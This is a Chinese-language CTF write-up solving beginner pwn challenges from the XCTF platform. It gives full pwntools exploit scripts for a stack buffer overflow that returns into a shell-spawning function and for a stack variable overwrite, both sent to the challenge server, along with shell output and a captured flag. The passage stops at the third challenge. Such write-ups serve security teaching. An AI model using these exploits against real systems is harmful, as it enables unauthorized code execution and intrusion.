攻防世界XCTF-Pwn入门11题解题报告

原创

ailx10 于 2020-03-15 16:16:07 发布 91 收藏 1
文章标签： 字符串 python java 安全 信息安全

Pwn是CTF中至关重要的项目，一般来说都是Linux二进制题目，零基础的同学可以看《程序员的自我修养》，主要题型包括：缓冲区溢出、Return to Libc、格式化字符串、PLT GOT等。

攻防世界XCFT刷题信息汇总如下：攻防世界XCTF黑客笔记刷题记录 ～


第一题： level0

解题报告：

首先看看这个程序是啥呗，哦64位Linux可执行程序：

```
root@ailx10:/home/ctf/pwn# ls
291721f42a044f50a2aead748d539df0
root@ailx10:/home/ctf/pwn# file 291721f42a044f50a2aead748d539df0
291721f42a044f50a2aead748d539df0: ELF 64-bit LSB executable, x86-64, version 1
SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Li
x 2.6.32, BuildID[sha1]=8dc0b3ec5a7b489e61a71bc1afa7974135b0d3d4, not stripped
root@ailx10:/home/ctf/pwn#
```


IDA看看逻辑，输出一个hello world然后就调用一个“有漏洞”的函数：



这个“有漏洞”的函数也很耿直，直接读0x200个字符进入仅有0x80个字符长度的栈中：

```
1 ssize_t vulnerable_function()
2 {
3   char buf; // [rsp+0h] [rbp-80h]
4
5   return read(0, &buf, 0x200uLL);
6 }
```

在函数窗口中，我们还发现一个有意思的函数，callsystem函数可以让我们获得一个shell，就它了。



咱们找一下这个函数的地址，我们缓冲区溢出，就想要跳转到这个地址上：

```
Breakpoint 1, 0x00000000004005ca in main ()
(gdb) p callsystem
$1 = {<text variable, no debug info>} 0x400596 <callsystem>
(gdb)
```

这里科普一下x86-64函数调用栈的结构，以后会经常见到，慢慢就熟悉了：

这里需要使用CTF必备的PwnTools库，与远程进行命令交互：


```
from pwn import *
r = remote("111.198.29.45",48316)#远程连接
#'a'*0x8是填充ebp，p64(0x00400596)是填充ret
payload = 'A' * 0x80 + 'a' * 0x8 + p64(0x00400596)
r.recvuntil("Hello, World\n")#直到接收到Hello,World才执行后面的操作
r.sendline(payload)#发送一行数据
r.interactive()#交互shell
```

```
$ ls -hl
total 32K
drwxr-x--- 1 0 1000 4.0K Oct  4  2018 bin
drwxr-x--- 1 0 1000 4.0K Oct  4  2018 dev
-rwxr----- 1 0 1000   45 Mar 13 14:29 flag
-rwxr-x--- 1 0 1000 7.1K Sep 28  2018 level0
drwxr-x--- 1 0 1000 4.0K Oct  4  2018 lib
drwxr-x--- 1 0 1000 4.0K Oct  4  2018 lib32
drwxr-x--- 1 0 1000 4.0K Oct  4  2018 lib64
$ cat flag
cyberpeace{a43d6d4efa74b71e07325513b0f9e673}
$
```


第二题：when_did_you_born

解题报告：


首先看看这个程序是啥呗，哦64位Linux可执行程序，栈上还有金丝雀。



IDA看一下内部逻辑，关键字1926，生日首先不能是1926而后又要是1926，想办法用这个gets(&v4)把栈上的v5给覆盖掉，改写成1926就可以了。




查看栈上变量v4和v5的距离：



用栈上v4的值，覆盖掉v5的值，就可以拿到flag了。


```
from pwn import *
r=remote("111.198.29.45",33469)
payload='a'*(0x20-0x18)+p64(1926)
r.recvuntil("What's Your Birth?\n")
r.sendline("0")
r.recvuntil("What's Your Name?\n")
r.sendline(payload)
print r.recv()
print r.recv()
#r.interactive()
```




第三题：hello_pwn

解题报告：

首先看看这个程序是啥呗，哦64位Linux可执行程序：




IDA看一下内部逻辑，发现只要修改栈上一个地址的值为nuaa即可。

